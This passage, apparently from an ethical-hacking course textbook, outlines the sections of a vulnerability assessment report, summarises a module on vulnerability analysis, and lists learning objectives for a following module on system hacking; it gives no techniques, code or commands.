
This report is produced for every device or server after scanning. It provides a summary of the scan result, which includes the following elements:

- Current security flaws
- Categories of vulnerabilities
- Newly detected security vulnerabilities
- Severity of vulnerabilities
- Resolved vulnerabilities

A vulnerability assessment report covers the following elements:

- **Executive Summary**
  - Assessment scope and objectives
    - Purpose of the vulnerability scanning
    - Scope of the scanning
  - Testing narrative
    - Operating systems upon which scanning is performed
    - IP addresses upon which scanning is performed
    - Types of scans performed
    - Date and time (Including start, end, and duration of scan)
  - Findings summary
    - Critical vulnerabilities identified (highlights based on risk level)
      - ✓ Number of vulnerabilities based on severity (graphical representation)
    - Identified operating systems
    - Performance of the systems and applications during the scan
    - Overall risk level
    - Critical issues that need to be addressed
  - Remediation summary
- **Assessment Overview**
  - Assessment methodology
  - Scan information: information such as the type of scan performed, tools used, versions, and the assets scanned.
  - Target information: Information about the target system's name and address.

- **Findings**
    - Scanned hosts, including each host's detailed information
        - **<Node>**: Name and address of the host
        - <**OS>**: Operating system type
        - **<Date>**: Date of the test
        - **Vulnerable services:** Network services by their names and ports.
    - Types of vulnerabilities identified
    - Detailed information on identified vulnerabilities (including CVE ID, CVSS score, threat description, impact caused, remediation, and exploitability)
    - Notes describing additional details of scan results
- **Risk Assessment**
    - Classification of vulnerabilities based on the risk level: critical, high, moderate, or low
    - Potential vulnerabilities that can compromise the system or application
    - Critical hosts with severe vulnerabilities
- **Recommendations**
    - Prioritization of remediation based on the risk ranking
    - Action plan to implement the recommendations/remediation for each identified vulnerability
    - Root-cause analysis
    - Application of patches/fixes
    - Lessons learned
    - Awareness training
    - Implementation of periodic vulnerability assessment
    - Implementation of policies, procedures, and controls



Module Summary

- ❑ In this module, we have discussed:
  - ➢ The definition of vulnerability research, vulnerability assessment, and vulnerability-management life cycle
  - ➢ The CVSS vulnerability scoring system and databases
  - ➢ Various types of vulnerabilities and vulnerability assessment techniques
  - ➢ Various vulnerability assessment solutions, along with their characteristics
  - ➢ Various tools that are used to test a host or application for vulnerabilities, along with the criteria and best practices for selecting the tool
  - ➢ We concluded with a detailed discussion on how to analyze a vulnerability assessment report and how it discloses the risks detected after scanning the network
- ❑ In the next module, we will discuss the methods attackers, as well as ethical hackers and pen testers, utilize to hack a system based on the information collected about a target of evaluation; for example, footprinting, scanning, enumeration, and vulnerability analysis phases

Module Summary

This module discussed vulnerability research, vulnerability assessment, and the vulnerability-management life cycle. It also discussed the CVSS vulnerability scoring system and databases and various types of vulnerabilities and vulnerability assessment techniques. It described various vulnerability assessment solutions along with their characteristics and described various vulnerability assessment tools that are used to test a host or application for vulnerabilities, along with the criteria and best practices for selecting the tool. Finally, this module ended with a detailed discussion on how to analyze a vulnerability assessment report and how it discloses the risks detected after scanning a network.

The next module will show how attackers, as well as ethical hackers and pen testers, attempt system hacking based on the information collected about a target in the footprinting, scanning, enumeration, and vulnerability analysis phases.

LEARNING OBJECTIVES


- LO#01: Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System
- LO#02: Use Different Privilege Escalation Techniques to Gain Administrative Privileges
- LO#03: Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System
- LO#04: Demonstrate Techniques to Hide the Evidence of Compromise

Learning Objectives

System hacking is one of the most important, and sometimes, the ultimate goal of an attacker. The attacker acquires information through techniques such as footprinting, scanning, enumeration, and vulnerability analysis and then uses this information to hack the target system. This module will focus on the tools and techniques used by an attacker to hack the target system.

At the end of this module, you will be able to do the following:

